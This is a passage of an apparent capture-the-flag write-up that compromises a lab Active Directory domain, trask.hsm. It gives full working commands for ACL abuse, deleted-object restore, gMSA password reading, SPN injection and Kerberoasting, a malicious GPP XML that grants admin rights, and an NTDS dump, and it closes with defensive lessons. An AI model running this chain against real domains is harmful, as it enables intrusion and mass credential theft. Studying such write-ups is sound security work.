
svc_dcsecure_agent has rights to restore the deleted object svc_dcsecure_core into the Legacy Service Compatible Access OU. Confirming the exact ACL:
1
2
3
bloodyAD -d trask.hsm -u svc_dcsecure_agent -k \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 \
  get writable
Restoring svc_dcsecure_core
Using that right to bring the deleted object back into a live OU:
1
2
3
4
5
6
bloodyAD -d trask.hsm -u svc_dcsecure_agent -p 'DCiZS3CureD1982#' \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  set restore svc_dcsecure_core \
  --newParent 'OU=Legacy Service Compatible Access,DC=trask,DC=hsm'

# [+] svc_dcsecure_core has been restored successfully
svc_dcsecure_core reuses the same password as svc_dcsecure_agent, and once restored into the right OU it lands in Remote Management Users. Confirming the credential still works:
1
2
nxc ldap 10.0.0.5 -u svc_dcsecure_core -p 'DCiZS3CureD1982#' -k
# [+] trask.hsm\svc_dcsecure_core:DCiZS3CureD1982#

WinRM on DC01
svc_dcsecure_core landed in Remote Management Users, so a straight WinRM connection to the DC works:
1
2
3
getTGT.py trask.hsm/svc_dcsecure_core -dc-ip 10.0.0.5
export KRB5CCNAME=svc_dcsecure_core.ccache
evil-winrm -i DC01.trask.hsm -r trask.hsm

DC01 — svc_dcsecure_core
SentinelSecurity.Client.exe
Enumerating C:\Program Files turns up SentinelSecurity.Client.exe:

This binary exposes a create command that generates a temporary account in the Sentinels OU:
1
.\SentinelSecurity.Client.exe create

The created account (sentinel-BYhWH0) has a retrievable NTLM hash — confirming it authenticates:
1
nxc smb 10.0.0.5 -u 'sentinel-BYhWH0' -H '1C29C58AFE40728FDE98045FEE20CD9B' -k

DC01 — sentinel-BYhWH0

Escalating to Sentinel Service Account Readers → GMSA svc_mmold$
Checking what the new sentinel-BYhWH0 account can write in AD:
1
2
3
bloodyAD -d trask.hsm -u sentinel-BYhWH0 \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  get writable

sentinel-BYhWH0 can write to the Sentinel Service Account Readers group, which holds readGMSAPassword on svc_mmold$.
Ownership of the group needs to be taken first, then the account added to it (the full DN is required since sentinel-BYhWH0 doesn’t resolve without it):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# 1 — Take ownership
bloodyAD -d trask.hsm -u sentinel-BYhWH0 \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  set owner \
  'CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm' \
  'CN=sentinel-BYhWH0,OU=Sentinels,DC=trask,DC=hsm'

# 2 — Add GenericAll
bloodyAD -d trask.hsm -u sentinel-BYhWH0 \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  add genericAll \
  'CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm' \
  'CN=sentinel-BYhWH0,OU=Sentinels,DC=trask,DC=hsm'

# 3 — Join the group
bloodyAD -d trask.hsm -u sentinel-BYhWH0 \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  add groupMember \
  'CN=Sentinel Service Account Readers,OU=Sentinels,DC=trask,DC=hsm' \
  'CN=sentinel-BYhWH0,OU=Sentinels,DC=trask,DC=hsm'

Reading the GMSA password — svc_mmold$
Now a member of the reader group, sentinel-BYhWH0 can pull the gMSA’s managed password blob and decode it to its AES key:
1
2
3
4
# Read the GMSA account's AES key
bloodyAD -d trask.hsm -u sentinel-BYhWH0 \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  get object 'svc_mmold$' --attr msDS-ManagedPassword
That AES key is enough to request a TGT for svc_mmold$ without ever knowing a plaintext password:
1
2
3
4
getTGT.py 'trask.hsm/svc_mmold$' -dc-ip 10.0.0.5 \
  -aesKey 73e76ab95bc2948de5c5274b2311a130c56a0008f45cc3c8dae84bcd99c5367a

export KRB5CCNAME=svc_mmold$.ccache
DC01 — svc_mmold$
Targeted Kerberoasting on m.mold (SPN injection)
svc_mmold$ has write rights on the m.mold (Matt Mold) object:
1
2
3
bloodyAD -d trask.hsm -u 'svc_mmold$' \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  get writable


m.mold has no SPN of its own, so it isn’t kerberoastable yet. We inject a fake one to make it a valid Kerberoasting target:
1
2
3
4
5
bloodyAD -d trask.hsm -u 'svc_mmold$' \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  set object 'CN=Matt Mold,OU=Staff,DC=trask,DC=hsm' \
  servicePrincipalName -v 'fake/spn.trask.hsm'
# [+] servicePrincipalName has been updated
With the SPN in place, requesting its ticket:
1
2
3
GetUserSPNs.py -dc-host DC01.trask.hsm -dc-ip 10.0.0.5 \
  -k -no-pass 'trask.hsm/svc_mmold$' \
  -request -outputfile mmold.hash


Cracking the TGS-REP hash offline:
1
hashcat -m 13100 mmold.hash /usr/share/wordlists/rockyou.txt
1
m.mold : (master-shiny)20
LDAP unixUserPassword — b.trask
Enumerating LDAP attributes reachable with m.mold shows that unixUserPassword is populated on a few objects:
1
2
3
bloodyAD -d trask.hsm -u m.mold \
  --host DC01.trask.hsm --dc-ip 10.0.0.5 -k \
  get search --filter '(unixUserPassword=*)' --attr unixUserPassword
1
2
distinguishedName: CN=Bertrand Trask,OU=Staff,DC=trask,DC=hsm
unixUserPassword:  BJHsryNwjbruNwKyNBRJw4
The value is Base58-encoded rather than a normal hash:

1
BJHsryNwjbruNwKyNBRJw4  →  (Base58 decode)  →  SentiN3lNow1973#
1
b.trask : SentiN3lNow1973#
Domain Admin — b.trask
WinRM connection
With b.trask’s password decoded, getting a shell is straightforward:
1
2
3
getTGT.py trask.hsm/b.trask -dc-ip 10.0.0.5
export KRB5CCNAME=b.trask.ccache
evil-winrm -i DC01.trask.hsm -r trask.hsm
SentinelSecurity.Client.exe — deploy command


As b.trask, SentinelSecurity.Client.exe exposes an extra command: deploy, which applies a GPP configuration on the DC.
We build a GPP XML file that adds b.trask to the DC’s local Administrators (built-in) group:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}"
         name="Administrators (built-in)"
         image="2"
         changed="2026-09-27 16:54:00"
         uid="{9F3B2C1A-4D5E-4F6A-8B7C-1D2E3F4A5B6C}">
    <Properties action="U"
                deleteAllUsers="0"
                deleteAllGroups="0"
                removeAccounts="0"
                groupSid="S-1-5-32-544"
                groupName="Administrators (built-in)">
      <Members>
        <Member name="TRASK\b.trask" action="ADD"
                sid="S-1-5-21-939749445-4094954830-180080773-1118"/>
      </Members>
    </Properties>
  </Group>
</Groups>
Uploading it and running deploy:
1
.\SentinelSecurity.Client.exe deploy --config C:\temp\evil.xml -o
NTDS dump

b.trask is now a local administrator on the DC — enough access to pull the full NTDS database:
1
nxc smb 10.0.0.5 --use-kcache --ntds
Takeaways
| Step | Key technique |
|---|---|
| Foothold | Onboarding portal leaks employee names + password policy → mask attack on the ZIP |
| k.ryan → e.parsons | ZIP password reuse; git history sitting in an SMB share |
| LAPS v2 | dpapi-ng with a valid TGT — rdns = false in krb5.conf is mandatory |
| SENTINEL-PROTO | WinRM on a non-standard custom port (45985) |
| svc_dcsecure_agent | Plaintext credential in a scheduled task’s command-line arguments |
| svc_dcsecure_core | A restorable deleted object reappears in Remote Management Users |
| sentinel-BYhWH0 | A proprietary binary creates a temporary account with AD rights attached |
| svc_mmold$ | GMSA — readable AES key → TGT without ever needing a password |
| m.mold | SPN injection → targeted Kerberoasting |
| b.trask | Non-standard LDAP unixUserPassword attribute holding a Base58-encoded password |
| DA | Proprietary binary with a deploy command (GPP) → local admin on the DC → NTDS |
A few things worth generalizing beyond this box:
- An onboarding/HR-style portal that lists employees and describes the password policy is a wordlist and a mask attack waiting to happen.
- Git history in a network share is exactly as dangerous as git history in a public repo — nobody expects it to be checked.
- DPAPI-NG-encrypted LAPS v2 blobs decrypt cleanly with a valid TGT and RPC access to the DC; don’t forget to try password history entries if the current one was just rotated.
- A scheduled task’s command-line arguments are visible to anyone who can query it — credentials belong in a credential store, not a
-pflag. - Deleted-but-restorable AD objects can carry forward stale group memberships (like
Remote Management Users) the moment they’re restored into the right OU. - Proprietary/custom binaries dropped on a DC are worth reverse-engineering for hidden subcommands —
createanddeployhere were both undocumented capabilities with real AD impact. - GMSA accounts are only as protected as whoever can read
msDS-ManagedPassword(or, upstream of that, whoever can write group membership on the group that grants that read).